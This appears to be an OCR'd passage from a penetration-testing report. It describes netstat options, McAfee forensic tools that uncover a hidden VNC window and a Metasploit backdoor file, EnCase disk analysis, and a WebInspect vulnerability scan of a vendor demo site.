


Figure 329




Figure 330

The next option used is 'f'. This will display the fully qualified domain name or FQDN that the node is sharing a connection with. Figure 16 shows that this node has multiple loopback connections made, revealing the FQDN of the node to be “WIN-89DPMV7JK8S”




Figure 331

While using netstat, viewing FQDN's, DNS names, or the name of services on a port is not always the best option. This is because resolving the names can severely slow down NETSTAT . In order to prevent name lookups and only show numerical addresses and ports, the 'n' option should be used (Figure 17).




Figure 332

It may be necessary to know which process is using a specific port. Know what ports services are running on is very useful for troubleshooting connections as well as hardening your system. In order to see the PID associated with a connection use to 'o' option (Figure 18).




Figure 333

To narrow the scope, the 'p' option followed by a protocol will only display connections using a specific protocol (Figure 19). For example, TCP or UDP. In this example it is combined with the 't' option followed by the number '10'. This instructs the program to display the connections every ten seconds.




Figure 334

Finally, the 'r' option can be used to display the routing table (Figure 20).




Figure 335

Using shoWin v2.0

The Forensic Toolkit v2.0 is not the only useful tool that can be downloaded from the http://www.mcafee.com/us/downloads/free-tools/index.asp website. Another tool is 'shoWin v2.0'. ShoWin is a program that allows the user to drag a cursor over the screen and any hidden text, passwords, or windows will be revealed. The Windows OS uses hidden windows a lot - using shoWin on the desktop for the XP machine revealed many hidden windows. Interestingly enough, one of these hidden Windows was for the winVNC tray icon - an icon that usually appears in the system tray when a VNC server is running on a system but which had been previously disabled to hide the VNC backdoor on the XP system (Figure 21). Using shoWin can actually reveal information about this hidden VNC server that would normally remain hidden.




Figure 336

Using McAffee GetSusp

GetSusp is a tool that will scan a system for suspect files which might indicate malware. The tool is very simple and doesn't have many options - the user simply clicks a button and the program will start scanning the system. Running this program on the Windows XP machine revealed a couple of suspect files (Figure 22):

- NTLast.exe
- Metsvc.exe




Figure 337

NTLast.exe is a file that was previously downloaded to scan a Windows system for malicious activity. The tool didn't prove useful because it requires activity logs to be kept - something that was not being done on the XP system. That GetSusp flagged this file as suspect means one of two things; either it's a false positive or the downloaded file actually came with some malware embedded in it.

To try and find more information about NTLast.exe it was decided to run the earlier tool Sfind against it. Some of the results are shown in Figure 23. Unfortunately, the only thing found was that NTLast.exe had a 'zone identifier' tag on in with a value of 26. The only thing this really tells us is that the file was downloaded from the Internet, which is why all the other files in the Downloads folder have the same zone identifier.

Figure 338

The second file that was tagged as suspicious was Metsvc.exe. The GetSusp program was right on the money about this file, because this is the Metasploit backdoor file which is responsible for running the Meterpreter service on port 31337.

Using EnCase

EnCase is not so much a forensic tool that is used on a live system but rather a forensic suite that is used to analyze and investigate a hard drive image. If a system is suspected of having been used for illegal activity, it can be seized as evidence (either by authorized government officials or by a company that legally owns the system and seizes it from an employee). Once such a system has been seized the hard drive(s) can be imaged and then analyzed with a forensic suite such as EnCase.

Although EnCase was not available as a tool to use on the compromised XP system, previous experience by the Pen Testers has provided some idea of what this forensic toolkit can be used for.

- Hashing a disk image

  Hashing a disk image is useful to prove that the image of the disk being investigated is 100% the same as the image of the disk that was taken originally. This is important to prove that the image was not tampered with in the meantime.

- Searching for specific files

  If a forensic investigator needs to search for specific file, they can use the ‘search filename’ feature. Not only does this search all regular files on a disk, like the Windows search feature also does, but it also searches deleted files and even slack space on a disk. Therefore, even if a file has been permanently deleted, as long as it hasn’t been overwritten it could still be found using this tool.

- Searching for specific text inside of a file

  Using the ‘keyword search’ feature in EnCase, a forensic investigator can search the contents of files. Again, this also searches slack space so any matching text inside deleted files might also be found.

- Recreating deletes files

If a deleted file is found, EnCase can extract the file's code so the file can be recreated. So, even if someone has covered their tracks by deleting incriminating files, or deleting their tracks after they compromised a system, these files can still be retrieved through EnCase.

Forensics Summary

Overall, the forensics tools covered here proved to be very valuable. In many cases malicious users intend to go undetected on a node and/or network. Tools such as SFind and Hfind provide a way to examine the files on a NTFS disk partition for malicious activity. Additionally, using forensics tools and programs such as NETSTAT provide detection methods to defend and analyze the network. Accordingly a forensic toolkit is invaluable for security professionals.

Fuzzing

This section provides an introduction to application fuzzing. This is a testing technique that finds implementation bugs by automating data injection. The fuzzers overviewed here are WebInspect, PowerFuzzer and WebShag. Tests are performed on a website provided by "webappsecurity" and a test bed created by the penetration testers.

Additionally, this section provides a very brief overview of IDA (Interactive Dissembler) and edb.debugger. They are very powerful binary dissemblers and will disassemble almost anything that is fed into it. Accordingly, they have powerful automatic analysis abilities.

Using WebInspect

WebInspect is much more than a web-application fuzzer - it's more of a global web vulnerability assessment tool. Unfortunately, not all of WebInspect's tools and functions are available in the test-version, which is the only version that the current Pen Testers managed to get access to. Additionally, the test-version only allows scanning of the website http://zero.webappsecurity.com, so it was not possible to use this program to set up a test bed and scan custom sites or applications (Figure 24). However, in level 3 a custom test bed was set up and a different website was scanned using different tools.




Figure 339

When the user starts up WebInspect, the menu from Figure 25 is displayed, providing several options for scanning a service or application. The user can also configure the scan to their liking and requirements.




Figure 340

For the current Pen Test, a web-service scan was started. As mentioned before and as displayed in Figure 26, with the test-version of WebInspect the only website that can be scanned is http://zero.webappsecurity.com.




Figure 341

The user goes through several steps where the scan can be customized. For instance, on step three the user can designate a proxy to use for the web-service scan, and also to enable the traffic monitor. By default, the scan only displays a hierarchical structure of the website, and the sessions in which vulnerability was discovered. By enabling the traffic monitor, every HTTP request and response can be displayed and analyzed (Figure 27).




Figure 342

After the scan settings have been configured, WebInspect will start scanning the designated website or service. First, several web crawlers are started for the purpose of enumerating all the site's pages, directories, and services. These are all displayed on the left side of the pane as seen in Figure 28. Once the website has been explored, the audits are performed and as vulnerabilities are discovered WebInspect keeps track of them through a live graph that shows the number and severity of the vulnerabilities. More details on the vulnerabilities are displayed at the bottom of the screen (Figure 28).




Figure 343

On the website http://zero.webappsecurity.com, 14 critical vulnerabilities were found, as well as 4 high importance, 7 medium importance, and 4 low importance vulnerabilities (Figure 29). In total, almost 5,000 attacks were sent to the web server, a process that only lasted a few minutes.

